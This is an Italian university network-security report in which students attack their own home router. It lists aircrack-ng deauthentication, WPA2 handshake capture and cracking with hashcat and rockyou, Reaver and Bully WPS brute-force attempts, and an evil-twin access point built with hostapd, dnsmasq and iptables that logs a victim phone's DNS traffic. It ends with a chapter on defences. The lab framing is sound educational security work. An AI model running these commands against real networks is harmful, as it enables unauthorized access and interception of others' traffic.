

Scuola Politecnica e delle Scienze di Base Corso di Laurea in Ingegneria Informatica

Elaborato in Network Security

WiFi Hacking

Anno Accademico 2024-2025

Candidati

Di Marco Andrea - matr. M63001615 Lorenzo Cappellieri - matr. M63001660

Indice

L	Cracking della chiave WPA2 con il tool Aircrack-ng	1
2	Falsificazione AP: creazione di una rete WiFi malevola	
	con Hostapd	20
3	Tecniche di prevenzione e difesa	26

Chapter 1

Cracking della chiave

WPA2 con il tool

Aircrack-ng

La rete WiFi ha avuto una massiva diffusione e di conseguenza è stato essenziale implementare dei protocolli per garantire la loro sicurezza. Le reti wireless, a differenza di quelle cablate, trasmettono i
dati "nell'aria", rendendoli più esposti ad attacchi da parte di utenti
malevoli. Gli standard di cifratura si sono evoluti nel tempo, passando
da WEP a WPA, poi a WPA2 e, attualmente a WPA3. La maggior
parte delle reti domestiche e aziendali, però, utilizza ancora WPA2,
spesso configurato in modo non ottimale o vulnerabile ad attacchi
noti. L'obiettivo finale è offrire una panoramica pratica e consapev-

ole dei rischi associati alle reti wireless e delle soluzioni disponibili, da applicare soprattutto in contesti aziendali dove la sicurezza dei dati è fondamentale. Il tutto è stato svolto, ovviamente, in un ambiente simulato e ci siamo serviti di:

- Adattatore wireless USB TP-LINK TL-WN722N: compatibile con la modalità monitor grazie al chip Qualcomm Atheros AR9271 per svolgere le operazioni di sniffing e attacco.
- Macchina virtuale con sistema operativo Kali Linux.
- Router e Access Point domestico ZTE H338X: l'hub fornito da TIM, utilizzato come target di test per simulare scenari realistici di attacco e difesa.

Partiamo, quindi, visualizzando le impostazioni e le caratteristiche delle interfacce wireless disponibili sulla nostra macchina virtuale. Vediamo la modalità operativa, ad esempio Managed o Monitor, la frequenza o il canale sul quale operano.

Figure 1.1: Interfacce di rete wireless

Prima di portare il nostro adattatore wireless in modalità monitor andiamo a terminare tutti i processi che possono interferire con la modal-

ità monitor come Network Manager e wpa_supplicant per evitare che il sistema blocchi o resetti l'interfaccia wireless quando viene messa in modalità monitor.

```
(kali⊕ kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

PID Name
2384 wpa_supplicant
```

Figure 1.2: Uccisione processi di rete

Questo è solo il primo di una serie di comandi facenti parte della suite Aircrack-ng, un tool open source molto potente e utilizzato per il testing della sicurezza delle reti wireless. Subito dopo portiamo l'interfaccia di nostro interesse in monitor mode al fine di catturare tutti i pacchetti wireless nell'area, non solo quelli destinati al mio dispositivo.

Figure 1.3: Avvio dell'interfaccia in monitor mode

Poi iniziamo la scansione delle reti wireless rilevate dall'interfaccia. Notiamo varie caratteristiche:

- BSSID Basic Service Set Identifier: l'indirizzo MAC dell'access point.
- CH: indica il canale radio su cui l'access point sta trasmettendo.

 I canali servono a dividere lo spettro Wi-Fi per ridurre interferenze.
- PWR: indica la potenza del segnale ricevuto.
- ENC: indica il tipo di crittografia usata dalla rete.
- CIPHER: È il tipo di algoritmo di cifratura usato per proteggere i dati.
- PSK: sta per Pre-Shared Key. Indica il metodo di autenticazione della rete.
- ESSID Extended Service Set Identifier: È il nome della rete Wi-Fi visibile agli utenti.

In seguito notiamo che intercetta anche i pacchetti tra dispositivi.

(kali® kali)-[~] \$\frac{\sudo}{\sudo} \text{airodump-ng wlan0mon}\$ CH 14][Elapsed: 54 s][2025-05-14 10:57												
BSSID	PWR	Beacons	#Data,	#/s	СН	МВ	ENC CIPHER	AUTH	ESSID			
7A:16:02:A6:BD:33 46:1F:48:3A:7C:92 C4:AD:34:9B:77:0E B0:A7:B9:AB:7A:30 A6:42:40:B2:35:AA	-1 -90 -88 -75 -23	0 7 0 15 46	0 1 2 0	0 0 0 0	6 11 3 7 11	-1 720 -1 270 720	WPA2 CCMP OPN WPA2 CCMP WPA2 CCMP	PSK PSK PSK	<length: 0=""> TIM-25446695 <length: 0=""> JUMB0-669875239 TIM-83489486</length:></length:>			
BSSID	STAT	TION	PWR	R	ate	Los	st Frames	Notes	Probes			
7A:16:02:A6:BD:33 (not associated)	16:3 CE:9 B0:4 04:3 B4:3 D4:0 18:0 52:2 3A:5	17:FE:BD:C7:5 80:EF:07:6C:A 96:E3:9A:44:7 A4:60:0E:0B:5 89:26:A1:20:B BE:1D:89:F9:D DA:CD:5F:F5:D CC:88:79:7F:C 27:9F:3B:76:0 57:0E:B8:87:2	E -79 6 -87 0 -23 6 -71 3 -84 C -78 A -78 E -91 B -83	0 0 0 0 0 0	- 1 - 1 - 5 - 6 - 1 - 1 - 1 - 1		0 2 0 2 0 2 0 1 0 2 0 7 0 6 0 5 0 1 0 1		moduletest Telefono Mi			

Figure 1.4: Scansione reti wireless

Adesso iniziamo con la parte attiva del progetto ma prima di farlo, considerato che il nostro adattatore supporta solo la banda a 2.4 GHz, entriamo nel pannello di configurazione dell'AP utilizzato come target e disattiviamo la banda 5GHz e attiviamo quella a 2.4 GHz.




Figure 1.5: Configurazione parametri di banda

Successivamente attraverso il seguente comando inviamo un numero di pacchetti di deautenticazione specificato dal flag –deauth verso un dispositivo con il MAC specificato dal flag –c fingendoci l'AP. Se il numero di pacchetti è basso abbiamo notato che il client non si disconnette. Se invece ne inviamo un numero cospicuo possiamo notare dallo snapshot nella figura 1.7 che il client, in questo caso un IPhone, viene disconnesso.

```
(kali⊛kali)-[~]
 —$ <u>sudo</u> aireplay-ng --deauth 10 -a A6:42:40:B2:35:AA -c F8:42:88:2F:48:6A wlan0mon
              Waiting for beacon frame (BSSID: A6:42:40:B2:35:AA) on channel 11
               Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [63|71 ACKs]
11:59:27
               Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A]
                                                                                                                     [19|73 ACKs]
              Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A]
                                                                                                                     [52|88 ACKs]
11:59:28
11:59:29
                                                                                                                        1 64 ACKs]
                                                                                                                        0 65 ACKs
               Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A]
                                                                                                                        0 63 ACKs
11:59:30
11:59:31
                                                                                                                     [62|69 ACKs]
                                                                                                                     [39|62 ACKs]
11:59:31
11:59:32
                                                                                                                     [ 4|62 ACKs]
               Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [ 0|67 ACKs]
11:59:32
     (kali⊛kali)-[~]
```

Figure 1.6: Prova di deautenticazione




Figure 1.7: Snapshot deautenticazione dal cellulare

In contemporanea, ma su un altro terminale, andiamo ad effettuare la

cattura di pacchetti con il seguente comando. Il tutto verrà salvato in un file .cap. Questo poichè, considerando che molti dispositivi hanno l'auto connect alle reti WiFi se noi forziamo la deautenticazione loro rieseguiranno automaticamente l'handshake che è basato sul protocollo EAPOL, infatti nell'immagine 1.9 vediamo come abbiamo catturato dei pacchetti riguardanti l'handshake.

```
      (kali⊕ kali)-[~]

      $ sudo airodump-ng wlan0mon -w cattura_handshake_new

      ioctl(SIOCSIWMODE) failed: Device or resource busy

      07:25:15 Created capture file "cattura_handshake_new-01.cap".

      CH 9 ][ Elapsed: 24 s ][ 2025-05-25 07:25

      BSSID
      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

      CC:2D:21:47:72:D1 -82 6 2 0 9 270 WPA2 CCMP PSK Tenda_4772D0

      46:42:40:82:42:D2 -73 14 0 0 6 720 WPA2 CCMP PSK TIM-62417986

      C0:4A:00:11:A8:B2 -1 0 0 0 1 -1 

      6C:5A:B0:63:C4:A2 -1 0 3 0 1 -1 WPA 

      6C:5A:B0:63:C4:A2 -1 0 3 0 1 -1 WPA 

      14:2E:5E:51:6C:23 -65 18 0 0 10 405 WPA2 CCMP PSK Home&Life SuperWiFi-019017
```

Figure 1.8: Cattura pacchetti in file .cap




Figure 1.9: Controllo presenza pacchetti EAPOL

Fatto ciò abbiamo il materiale per provare a crackare la password of-

fline poichè questi pacchetti contengono i dati necessari per farlo. Abbiamo deciso di utilizzare il dizionario Rockyou. È uno dei dizionari di password più famosi usati per attacchi a forza bruta poichè contiene milioni di password comuni e frequentemente usate. Su Kali Linux è già disponibile, quindi andiamo semplicemente a decomprimerlo per utilizzarlo.

```
(kali⊗ kali)-[/usr/share]

(kali⊗ kali)-[/usr/share/wordlists]

(kali⊗ kali)-[/usr/share/wordlists]
```

Figure 1.10: Decompressione dizionario

Con il comando della figura 1.11 andiamo a selezionare i pacchetti di handshake che riguardano il mac address da noi specificato e il tool proverà tutte le password presenti nel dizionario. Tutti i calcoli avvengono con i dati presenti nel file handshake ecco perchè possiamo effettuare un attacco di tipo offline. Il tool calcola PMK e PTK con le password del dizionario e se corrispondono a quelle dei pacchetti di handhake vorrà dire che la password è quella corretta. Nel nostro caso la password era la password di default dell'hub ZTE H338X che si è dimostrata una password molto efficace infatti non è stata trovata. La password era una sequenza di 24 caratteri alfanumerici. Abbiamo a provato a cercare dei dizionari specifici per le password di default impostati dall'hub ZTE ma, a differenza di molti altri router/AP venduti

da altre aziende, non sono stati trovati.

```
-(kali⊛kali)-[~]
$ aircrack-ng -w /usr/share/wordlists/rockyou.txt -b A6:42:40:B2:35:AA catturahs-04.cap Reading packets, please wait...
Opening catturahs-04.cap
Resetting EAPOL Handshake decoder state.
Read 346244 packets.
1 potential targets
                    Aircrack-ng 1.7
    [01:05:47] 14345517/14344392 keys tested (3691.96 k/s)
    Time left: 1994848265 days, 2 hours, 27 minutes, 12 seconds
                                              100.01%
                     KEY NOT FOUND
              Master Key
               EAPOL HMAC
              -(kali⊛kali)-[~]
```

Figure 1.11: Prima prova di cracking

In seguito dal pannello di configurazione del nostro router siamo andati a cambiare la password, inserendone una sempre alfanumerica, con lettere maiuscole e minuscole ma non casuale al fine di facilitare la crack.




Figure 1.12: Cambio password

Poi abbiamo convertito il file .cap in un file .hccapx poichè volevamo provare a lavorare con HashCat. Successivamente l'abbiamo convertito nel formato .22000.

Figure 1.13: Conversione file contenente l'handshake

Qui abbiamo usato Hashcat, un tool molto potente per il cracking di password poichè ci ha permesso di passare anche un file di regole, il quale, per ogni password del dizionario scelto, nel nostro caso sempre Rockyou, indica di provare a mutare le password ad esempio aggiungendo simboli o numeri alla fine della password, oppure impsotando alcune lettere maiuscole. Ovviamente tutto ciò per essere implementato in tempi fattibili andrebbe usata una CPU molto potente e una grande quantità di RAM, oppure ancora meglio una GPU, componente molto adatta in questi contesti. Noi, avendo una potenza limitata possiamo notare nella figura 1.15, come per provare tutto il dizionario il tempo stimato fosse in termini di anni. Aumentando anche soltanto la RAM e restringendo il campo lasciando nel dizionario soltanto le password di 8 caratteri abbiamo notato come il tempo potesse diminuire abbondantemente ma non rientrare nei nostri parametri in quanto ci avrebbe messo comunqu 1 anno.

```
(kali© kali)-[~]
$ hashcat -m 22000 -a 0 cattura_handshake.22000 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/dive.rule
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2913/5890 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 99086
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes...: 139921507
* Keyspace..: 1421327732110
* Runtime...: 1 sec
   Append -w 3 to the commandline.
This can cause your screen to lag.
   Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
   Update your backend API runtime / driver the right way: https://hashcat.net/faq/wrongdriver
   Create more work items to make use of your parallelization power: \label{eq:https://hashcat.net/faq/morework} https://hashcat.net/faq/morework
 [s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s
 Status....: Running
Hash.Mode....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target...: cattura_handshake.22000
```

Figure 1.14: Uso di Hashcat con regole aggiuntive

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s
Session......: hashcat
Status..... Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target....: cattura_handshake.22000
Time.Started....: Fri May 16 13:28:39 2025 (4 mins, 7 secs)
Time.Estimated...: Sat Dec 22 21:43:48 2035 (10 years, 220 days)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod....: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue....: 1/1 (100.00%)
                          4248 H/s (15.16ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Speed.#1....:
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 145615050/1421327732110 (0.01%)
Rejected.....: 144566474/145615050 (99.28%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:2048-2049 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 → trinidad
Hardware.Mon.#1..: Util: 91%
```

Figure 1.15: Tempo previsto

Abbiamo così optato per spostare la password candidata tra le prime del dizionario e notiamo come, nonostante non ci sia proprio la password corretta, grazie alle regole specificate nel file dive.rule, il tool riesca a trovare la password precedentemente impostata. Questo è sicuramente una conferma del fatto che le password casuali sono molto piu resistenti al cracking.



Figure 1.16: Snapshot dizionario

```
Dictionary cache built:
 Filename ..: rockyou_small.txt
 Passwords.: 2967082
* Bytes....: 26717041
 Keyspace ..: 293996287052
* Runtime ...: 0 secs
7a8fa2755f6e853076eb0beb187bb362:a64240b235aa:f842882f486a:TIM-83489486:andreA01
Session...... hashcat
Status..... Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target....: cattura_handshake.22000
Time.Started....: Fri May 16 13:45:13 2025 (3 secs)
Time.Estimated ...: Fri May 16 13:45:16 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (rockyou_small.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 5292 H/s (11.28ms) @ Accel:128 Loops:512 Thr:1 Vec:8 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 15872/293996287052 (0.00%)
Rejected..... 0/15872 (0.00%)
Restore.Point...: 0/2967082 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:30-31 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: passwOrd → 99999999
Hardware.Mon.#1..: Util: 95%
Started: Fri May 16 13:45:12 2025
Stopped: Fri May 16 13:45:18 2025
```

Figure 1.17: Seconda Crack riuscita

Infine, a completamento del capitolo, abbiamo infine incluso una prova di attacco WPS (Wi-Fi Protected Setup). È un protocollo molto vulnerabile, soprattutto nella sua versione 1.0. Il Lck = No nella tabella ottenuta grazie al seguente comando indica una maggiore vulnerabilità ad attacchi Wps in quanto il router accetta tentativi PIN senza limitazioni e quindi possiamo tentare attacchi a forza bruta.

```
      (kali⊗ kali)-[~]

      $ sudo wash -i wlan0mon

      [sudo] password for kali:

      BSSID
      Ch dBm WPS Lck Vendor ESSID

      A6:42:40:B2:35:AA
      1 -28 2.0 No Marvells TIM-83489486

      B0:A7:B9:AB:7A:30
      7 -71 2.0 No Realteks JUMBO-669875239

      46:1F:48:3A:7C:92
      11 -84 2.0 No Marvells TIM-25446695

      ^C
```

Figure 1.18: Check versione WPS del nostro target

Abbiamo così provato due tool: Reaver e Bully.

```
-(kali⊛kali)-[~]
 -$\frac{1}{2} \sudo reaver = i \text{wlan0mon} -b \text{A6:42:40:B2:35:AA = c 1 +vv}
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
[+] Switching wlan0mon to channel 1
 +] Waiting for beacon from A6:42:40:B2:35:AA
 [+] Received beacon from A6:42:40:B2:35:AA
   Vendor: MarvellS
Trying pin "12345670"
 +] Sending authentication request
 +] Sending association request
[+] Associated with A6:42:40:B2:35:AA (ESSID: TIM-83489486)
[+] Sending EAPOL START request
 +] Received identity request
 +] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received WSC NACK
 +] Sending WSC NACK
 !] WPS transaction failed (code: 0×04), re-trying last pin
+] Trying pin "12345670"
    Sending authentication request
 +] Sending association request
 +] Associated with A6:42:40:B2:35:AA (ESSID: TIM-83489486)
  -] Sending EAPOL START request
    Received identity request
 +] Sending identity response
 +] Received M1 message
 [+] Sending M2 message
   Received WSC NACK
Sending WSC NACK
 !] WPS transaction failed (code: 0×04), re-trying last pin
+] Trying pin "12345670"
    Sending authentication request
    Sending association request
    Associated with A6:42:40:B2:35:AA (ESSID: TIM-83489486)
    Sending EAPOL START request
```

Figure 1.19: primo attacco con il tool Reaver

Figure 1.20: secondo attacco con il tool Bully

Reaver e Bully sono strumenti di attacco al protocollo WPS utilizzati per recuperare la password WPA/WPA2 di una rete Wi-Fi senza doverla conoscere, sfruttando vulnerabilità nel PIN WPS. Questo poichè il pin è solo di 8 cifre ed è testato in due blocchi: 4+4.

Il router risponde in modo diverso se la prima metà è corretta e permette di sapere se siamo sulla "strada giusta". Purtroppo però in entrambi i casi abbiamo trovato dei messaggi che ci hanno fatto desistere in quanto con Reaver abbiamo ottenuto:

WPS transaction failed (code: 0x04), re-trying last pin

WARNING: 10 failed connections in a row

Il router stava rifiutando le richieste WPS. Il codice 0x04 indica generalmente un problema di comunicazione o un blocco lato AP. Probabilmente potrebb avere una protezione anti-WPS brute force attiva. Inoltre alcuni modem disabilitano temporaneamente le risposte WPS dopo un certo numero di tentativi falliti.

Con il secondo tool invece otteniamo WPSFail che indica che il router ha rifiutato il PIN inviato, poi disassociation/deauthentication, ovvero il router ci "butta fuori" dalla rete per interrompere la connessione e anche NoAssoc e Timeout, ovvero non riuscimao a ricollegarci e non riceviamo risposta. Concludiamo dicendo che anche se su locked c'era "No" il router probabilmente supporta solo la modalità PBC, ovvero Push Button, come poi è stato verificato sulla scheda tecnica. In questa modalità la connessione è possibile soltando premendo il bottone dietro al router e in quel minuto ci si può collegare senza password.

Chapter 2

Falsificazione AP:
creazione di una rete
WiFi malevola con
Hostapd

In questo secondo captiolo abbiamo deciso di falsificare l'AP così da ingannare un client e farlo connettere al nostro fake AP e intercettare tutto il suo traffico. Per far sì che il nostro AP fosse credibile però dovevamo anchee garantire una reale connessione altrimenti il client dopo poco si sarebbe disconnesso e in questo capitolo vedremo come abbiamo realizzato il tutto. Abbiamo iniziato settando la nostra interfaccia, sempre la TP-LINK TLWN722N in modalità master che ci

permette di fare da AP.

Figure 2.1: Setting modalità Master

In seguito abbiamo abilitato l'ip forwarding poichè il traffico doveva passare anche per la reale interfaccia che garantiva la connessione alla nostra vm, ovvero eth0.

```
(kali⊗ kali)-[~]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

Figure 2.2: Abilitazione IP Forwarding

Successivamente abbiamo aggiunto delle regole nell'ip tables, iniziando a cancellare delle regole precedentement inserite nella tabella NAT e delle catene personalizzate nelle tabelle standard. Poi abbiamo usato la regola di NAT per permettere ai dispositivi connessi al nostro fake AP, tramite wlan0, di accedere a internet usando l'indirizzo IP della nostra interfaccia principale eth0. Infine abbiamo consentito al traffico

proveniente dagli utenti ingannati di essere inoltrato verso internet tramite eth0.

```
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables --t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
```

Figure 2.3: Regole IP Tables

Bisogna anche assegnare manualmente un indirizzo IP all'interfaccia e lo facciamo rimanendo coerenti con il range dhep che vedremo dopo, e soprattutto impostando il MAC address dell'interfaccia uguale al MAC address dell'AP che stiamo spoofando. Ora andiamo ad avviare

```
(kali⊗ kali)-[~]

$\frac{(\kali\omega \kali)}{\sudo}$ ip link set wlan0mon down

\[
\begin{align*}
\left(\kali\omega \kali) - [~] \\ \sudo$ ip addr add 192.168.150.1/24 dev wlan0mon

\[
\begin{align*}
\left(\kali\omega \kali) - [~] \\ \sudo$ ip link set wlan0mon address A6:42:40:B2:35:AA

\[
\begin{align*}
\left(\kali\omega \kali) - [~] \\ \sudo$ ip link set wlan0mon up

\end{align*}

\[
\begin{align*}
\left(\kali\omega \kali) - [~] \\ \sudo$ ip link set wlan0mon up

\end{align*}
```

Figure 2.4: Assegnazione IP statico

Figure 2.5: Assegnazione MAC address

dnsmasq per farlo girare in background e per gestire automaticamente DHCP e DNS per i dispositivi connessi al nostro Access Point. Essi così riceveranno un indirizzo IP. Notiamo nel file di configurazione nell'immagine 2.7 il range di indirizzi IP che dnsmasq può assegnare dinamicamente ai dispositivi che si collegano e il dhcp option che andrà a rappresentare il gateway, cioè il mio fake AP che è ciò che i dispositivi vedono come "ponte" per connettersi a internet.

```
(kali⊕ kali)-[~]
$\frac{\sudo}{\sudo} \dots\masq \text{-C dnsmasq_FakeTimAP.conf} \text{[sudo] password for kali:}

$\frac{(kali⊕ kali)-[~]}{\sum_{\subset}}$
```

Figure 2.6: Avvio DNSMASQ



Figure 2.7: File di configurazione DNSMASQ

Avviato DNSMASQ possiamo avviare il nostro fake AP con Hostapd, un tool che ci ha permesso di falsificare realmente un AP a differenza di airomon-ng che non metteva in piedi un vero WiFi e i dispositivi non andavano a connettersi poichè non garantiva connessione.

Possiamo vedere nel file di configurazione come abbiamo spoofato anche l'ESSID, abbiamo deciso di trasmettere sul Channel 1, hw_mode = g in quanto l'interfaccia poteva lavorare solo a 2.4 GHz e auth_algs = 1 in quanto si trattava di una rete Open System poichè non volevamo autenticazione e crittografia. Se avessimo voluto però avremmo potuto specificarlo in questo file. Il client adesso crederà che si tratti della rete che conosce avendo lo stesso BSSID ed ESSID e quindi essendo anche Open System se il nostro AP avrà un segnale di un intensità più forte

rispetto a quello dell'AP spoofato cambierà connessione automaticamente.

```
(kali⊗ kali)-[~]
$ sudo hostapd config_FakeTimAP.conf
wlan0mon: interface state UNINITIALIZED→ENABLED
wlan0mon: AP-ENABLED
wlan0mon: STA 2a:f4:d1:76:fe:51 IEEE 802.11: authenticated
wlan0mon: STA 2a:f4:d1:76:fe:51 IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED 2a:f4:d1:76:fe:51
wlan0mon: STA 2a:f4:d1:76:fe:51 RADIUS: starting accounting session 9B9AE91A6E3B5CD2
```

Figure 2.8: Avvio del fake AP



Figure 2.9: File di configurazione Hostapd

Infine possiamo vedere dal log di DNSMASQ come il client, sempre il nostro IPhone mostrasse a noi tutti i server a cui cercava di connttersi, come i server di WhatsApp o i server della Supercell. Ciò ovviamente sarebbe uno scenario molto pericoloso. Inoltre si sarebbe potuto anche far installare al client un certificato SSL/TLS falso, magari in un pagina di benvenuto appena si connetteva al fake AP per poter anche il traffico criptato. Infatti sarebbe buona norma disabilitare l'auto connect su tutti i dispositivi di nostro interesse, ma tutte queste best practies e anche alcuni tool li vedremo meglio nel terzo ed ultimo capitolo.

CHAPTER 2. FALSIFICAZIONE AP: CREAZIONE DI UNA RETE WIFI MALEVOLA CON HOSTAPD

```
dnsmasq-dhcp: 2941562883 sent size: 4 option: 6 dns-server 192.168.150.1
dnsmasq-dhcp: 2941562883 sent size: 4 option: 3 router 192.168.150.1
dnsmasq: query(HTPS) g=-loc_ls-apple.com_akadns.net for 192.168.150.26
dnsmasq: forwarded gs-loc_ls-apple.com_akadns.net to 192.168.150.26
dnsmasq: query(A] gs-loc_ls-apple.com_akadns.net to 192.168.150.26
dnsmasq: query(A] gs-loc_ls-apple.com_akadns.net to 182.168.193.2
dnsmasq: proyarded gs-loc_ls-apple.com_akadns.net to 182.168.193.2
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is NODATA
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is 77.57.172.11
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is 77.57.172.11
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is 17.57.172.11
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is 17.57.172.10
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is 17.57.172.10
dnsmasq: reply gs-loc.ls-apple.com_akadns.net is 17.57.172.10
dnsmasq: forwarded chat.cdn.whatsapp.net from 192.168.150.26
dnsmasq: forwarded chat.cdn.whatsapp.net from 192.168.150.26
dnsmasq: gnery[A] chat.cdn.whatsapp.net is 157.260.231.61
dnsmasq: query[A] security-eu.id.supercell.com from 192.168.150.26
dnsmasq: forwarded www.recaptcha.net from 192.168.150.26
dnsmasq: forwarded www.recaptcha.net from 192.168.150.26
dnsmasq: preply www.recaptcha.net from 192.168.150.26
dnsmasq: forwarded www.recaptcha.net is 180.240.227
dnsmasq: reply security-eu.id.supercell.com is 182.29.13.183
dnsmasq: reply security-eu.id.supercell.com is 182.29.29.3
dnsmasq: reply dnsmasq: reply calabofclans.com form 192.16
```

Figure 2.10: Log DNSMASQ

Chapter 3

Tecniche di prevenzione e difesa

In quest'ultimo capitolo vedremo tecniche di prevenzione partendo dalle best practies e poi analizzando dei tool di logging e monitoraggio che possono sicuramente aiutarci. Tra le best practies è consigliato innanzitutto usare WPA3 o almassimo WPA2-AES, è altamente sconsigliato invece WEP che risulta molto vulnerabile. É bene disattivare WPS, soprattutto se la sua modalità non è Push Button, che risulta, per motivi di accesso, più sicura. Inoltre come in tutti i sistemi con password è bene usare una password robusta e cambiarla periodicamente. Anche disabilitare l'auto connect, come avevamo suggerito nel capitolo precedente, è una buona norma. Lo è anche nascondere l'SSID. É molto importante, soprattutto se accediamo a WiFi pubblici, utilizzare una VPN poichè è un layer di sicurezza in più che codifica il

nostro traffico. Inoltre, se siamo una azienda, può avere senso utilizzare Wireless Intrusion Prevention Systems (WIPS) che monitorano il traffico, fanno logging e alert di attività sospette.

Noi come tool di monitoraggio abbiamo deciso di approfondire Kismet che funziona in modo passivo, cioè senza connettersi alle reti, è usato soprattutto su Linux, fa un logging continuo e può rilevare varie tipologie di attacchi come deauthentication o evil twin.

